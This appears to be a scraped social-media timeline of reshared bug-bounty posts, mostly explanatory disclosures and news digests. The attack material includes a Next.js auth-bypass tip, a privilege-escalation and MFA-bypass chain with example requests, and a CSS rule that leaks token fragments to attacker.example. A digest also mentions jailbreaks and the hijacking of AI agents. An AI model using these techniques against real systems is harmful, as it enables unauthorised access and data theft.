


Phil retweeted

If a Next.js app protects a path with Basic Auth or middleware, try adding .rsc/ to the URL. Some middleware matchers treat dotted paths as static assets and skip auth, allowing the page content to be served.
#bugbountytips


Phil retweeted

this is the only thing you need to print money with bug bounties:
github.com/elementalsouls/Cl…
just send the link to your agent, then feed it any bug bounty target you find.
thank me later.
Phil retweeted

Had to post this one as an image to fit it all in. Worth the read.
#hackbot #BugBounty

Phil retweeted

Who’s There? is live 🚀
See who can publish to your npm dependencies, spot risky accounts, track changes and more.
Write-up soon 👀 : how I found a way to take over an npm account behind millions of weekly downloads.
Phil retweeted

Today @_rybaz and I are publicly releasing all the materials for our Introduction to Harness Engineering for Vulnerability Research training we gave at @unpromptedconf last week.
Our goal was to teach the concepts we've been using to do much deeper security research and make both vulnerability analysis and red team engagements far more impactful.
The workshop can be found here: grahamhelton.github.io/harne…
The slides can be found here: grahamhelton.com/talks/2026-…

Phil retweeted

This is the first blog post I’ve written since joining @Xbow.
This post covers a particularly interesting RCE found by XBOW in an EAC application, including the reasoning and validation process that led to the finding. Please check it out and let me know your thoughts!

Read the full details here: xbow.com/labs/research/how-x…

Phil retweeted

I found a critical privilege escalation that took a brand new free trial account all the way to platform superadmin, with read access to every customer's data on the platform. It earned a $5,000 bounty.
The chain came down to 3 things:
- Mass assignment: a PUT endpoint let a user write their own `admin_permissions` field, including the superadmin flag.
- MFA bypass: escalating to admin triggered MFA on login, but a separate "auto login" flow handed out session tokens with no MFA at all.
- Broken tenant isolation: a superadmin token could read any user's data in any org on the platform.
Here's how I chained all three together:
1. Escalate my own account
As a new free trial user, I sent:
`PUT /api/admin/{my-user-id}`
`{"admin_permissions":"0000000f"}`
The server accepted it. No check that I was already an admin. My account was now superadmin.
2. The MFA wall
The moment I escalated, the backend started enforcing MFA on my logins:
`POST /token` → MFA challenge
Self-enrollment to MFA was disabled, so I couldn't even complete it. Dead end.
Then I remembered the auto login flow.
3. Why that flow exists
The dashboard has a feature for signing in unattended devices. Things that need a session but have no human to type a password (or MFA code).
You generate an "auto login" key, a base64 blob of `{userId}:{tenantId}:{random}`, and the device authenticates itself, headless. MFA is skipped there by design, because there's nobody at the device to challenge.
So I asked: what's stopping me from logging in as a "device" instead of a user?
4. Bypass MFA with the auto login flow
Before escalating, I'd already generated an auto login key for my own account. I replayed it against the device login endpoint:
`POST /autologin/devices`
`{"access_key":"{my-key}", ...}`
It returned a full session token. No MFA challenge, because this path was never meant to need one. And since my account was now superadmin, that token was a superadmin session.
The order is the whole trick. First I created the device key, then I performed the escalation, then I logged back in through the device flow, bypassing MFA. The key was minted before the MFA wall went up, so it still worked after.
5. What this unlocked
With that token:
`GET /api/users/{any-user-id}`
returned full PII for users in completely different orgs, not just mine. User IDs were sequential, so this exposed records across the entire platform.
#BugBounty tip:
When an app adds a second auth factor, check whether every token issuing path enforces it. One legacy or "convenience" flow, like auto login, device pairing, or an API key, that skips MFA can undo the whole thing.
And always ask: can I grab a credential before a security boundary goes up, then reuse it after?
Phil retweeted

hashcat v8.0.0 released!
The largest update in the history of hashcat, with PCFG attacks, hash recipes that crack hashes without a hash-mode, and bcrypt on FPGA boards.
Release notes: github.com/hashcat/hashcat/b…
Download: hashcat.net/hashcat/


Phil retweeted

To teach a lesson,
After Wiz rushed to buy php2shell domain and use its marketing machine to steal the spotlight, I spotted "phpbleed" in a recent Calif tweet and bought phpbleed.com before wiz could pull the same stunt again.
A big budget can buy a domain. It shouldn't buy someone else's research credit.
If you have contacts at CISA or in the press, do the right thing: make sure the researchers who actually did the work get the recognition they deserve.
Hack the planet. Credit the researchers.

Phil retweeted

A moron has released a POC early for php2shell so here is what you need to do:
If you’re on version prior to 8.2:
Edit php.ini: session.upload_progress.enabled = Off
Then reload php-fpm and restart apache
If you’re on later version:
Update (it’ll be available in a few hours)
In any case, the mitigation for the php.ini should work either way. Not sure if it’ll cover both vulns though so keep an eye on that. I’ll be reporting on follow up activity on windows as a target.
Good luck!
Phil retweeted
done 😊


📄 Skills in Agent Harnesses
A lot of people don't know this (I didn't until recently) but most agent harnesses will load the description of your skill upon starting up your harness. This is how Claude Code works.
What people don't usually know is that even when you explicitly call a skill to be used inside of a harness, or the AI figures out to use a skill, it usually only does a read of the first 150 lines of the skill (to understand how to use it or if it applies to the work it's trying to do).
It's really important to outline a table in the first 150 lines of the mandatory parts of the skill that must be run when you invoke the skill.
If you make some type of mandatory instruction after 150 lines, it might get missed entirely. If you describe in prompting that you want to use a provided Python script or template, it also might be out of bounds of that 150 lines and never get called correctly.
If you write a table of contents of the skill actions in the first 150 lines and mark which ones are mandatory (or that, if the user has called the skill, you must read the whole skill context and all references), you get more reliable skills. We use markdown checklists for this now.
Phil retweeted
Alex Craig (@Alex_______C) at @PortSwigger demonstrated how to steal secret tokens up to 640 characters long using only CSS. No JavaScript required.
The technique comes down to 3 things:
- CSS injection: Attribute selectors can check whether specific character sequences exist in an HTML element.
- Exfiltration: Matching CSS rules trigger requests to an attacker-controlled server.
- Graph reconstruction: Overlapping fragments can be stitched together to reconstruct secret tokens.
Here's how it works:
1. Leak token fragments
Imagine a page contains:
`<a href="/reset?token=c2e16a1781ed">`
An attacker who can inject CSS adds rules like:
```css
a[href*="c2e"] {
background: url("https://attacker.example/?chunk=c2e");
}
```
If the `href` contains `c2e`, the browser requests the attacker's URL, revealing that the fragment exists.
Thousands of similar rules test different character combinations.
2. Reconstruct the secret
The attacker collects matching fragments:
`c2e → 2e1 → e16 → 16a`
Each fragment overlaps the next by two characters.
Using graph theory, the attacker can stitch these pieces together to reconstruct the token:
`c2e16a...`
Longer fragment checks help eliminate false matches.
3. Scale the attack
This is where the research gets interesting. The original technique required roughly 258 MB of CSS to recover a 12-character token.
Alex Craig reduced that to:
- 223 KB: Narrow a 12-character token to five or fewer candidates in 96% of tests.
- 1.33 MB: Uniquely reconstruct a 12-character token in 99% of tests.
- 257 MB: Uniquely reconstruct 210-character tokens in 99% of tests, or narrow 640-character tokens to five or fewer candidates in over 90%.
All without executing JavaScript.
#BugBounty tip:
Don't dismiss CSS injection as a harmless styling issue. If injected CSS can inspect sensitive HTML attributes and trigger external requests, it can become a powerful data exfiltration channel.
Sometimes you don't need to read a secret directly. You just need enough overlapping pieces to reconstruct it.
Full research by Alex Craig (@Alex_______C), building on Gareth Hayes' (@garethheyes) earlier work 👇
portswigger.net/research/sma…

Phil retweeted

For everyone asking:
- yes it's real
- 6 month term
- money well spent to get this mf off the internet
His lawyers are now pressing us hard to have this contract scrapped but we will stay strong


Phil retweeted
@Hacker0x01 launches a community Discord server. @wiz_io announces a $6.5M open-source cloud bounty pool, @GoogleVRP pauses OSS VRP product submissions after automated report spam, @SaltSecurity hijacks an agentic AI platform with a single email, @zenitysec_labs drops a 0-click Agentforce exfil chain, and more.
This week, Disclosed. #BugBounty
Full issue → getdisclosed.com
Highlights below 👇
@GoogleVRP temporarily pauses OSS VRP product vulnerability submissions after a surge of automated, mostly invalid reports; supply-chain reports stayed in scope.
@wiz_io announces a $6.5M 2026 open-source cloud bug bounty pool aimed at the components that underpin cloud infrastructure.
@Hacker0x01 launches an official researcher Discord community as a real-time hub for platform updates and community discussion.
@AnthropicAI evaluates GLM-5.3’s cyber capability spread and reports simple jailbreaks bypassed safeguards in a large fraction of simulated attempts.
@GoogleVRP publishes PageBreak real-world findings, three concrete vulnerabilities found by an agentic scanner with live-site validation to keep false positives near zero.
@SaltSecurity demonstrates hijacking Manus, an agentic AI platform, through a single crafted email routed via its Gmail integration.
@zenitysec_labs details SalesBleed, a 0-click data exfiltration chain in Salesforce Agentforce that ended in covert DNS-based leakage.
@wunderwuzzi23 shows SELECT-to-SYSADMIN escalation in SQL Copilot workflows, CVE-2026-65669, where “read-only” enforcement collapsed into bypassable intent checks.
watchTowr publishes two NetScaler exploited-in-the-wild breakouts, CVE-2026-88771 pre-auth command injection and CVE-2026-88772 DTLS pre-auth memory overflow.
@sec_consult reports iCloud Mail identity spoofing via “header smuggling,” using parsing discrepancies similar in spirit to SMTP smuggling primitives.
@cloudflare writes up cross-tenant data exposure in Containers/Sandboxes where residual disk blocks could be recovered by another tenant on the same host.
@NahamSec walks through a WordPress core bug to RCE, CVE-2026-87902, with focus on the practical exploit path.
@0xacb highlights a Unicode dash bypass that turned into Windows curl.exe argument injection after normalization.
@garethheyes flags a Chrome <camera> XSS vector and a Firefox XSS bypass using hidden=until-found with onbeforematch.
That's not all. Full links, writeups & more → getdisclosed.com
Bug bounty and offensive AI, curated.


Phil retweeted

Your security team went home.
The agent looking for a way into your stack didn’t.

Agents are going upstream. Ask the mathematicians.
Phil retweeted
Teaser for tomorrow's Disclosed drop.
@HacktronAI drops a chained intrusion story into OpenAI, RCE to SSO abuse.
@metabugbounty puts Muse public with up to $300K payouts.
@efaav describes unsigned JWTs that could have exposed 17 trillion Microsoft records.
@forefy ships reburp, Burp automation over localhost OpenAPI.
Subscribe at getdisclosed.com to get the drop first.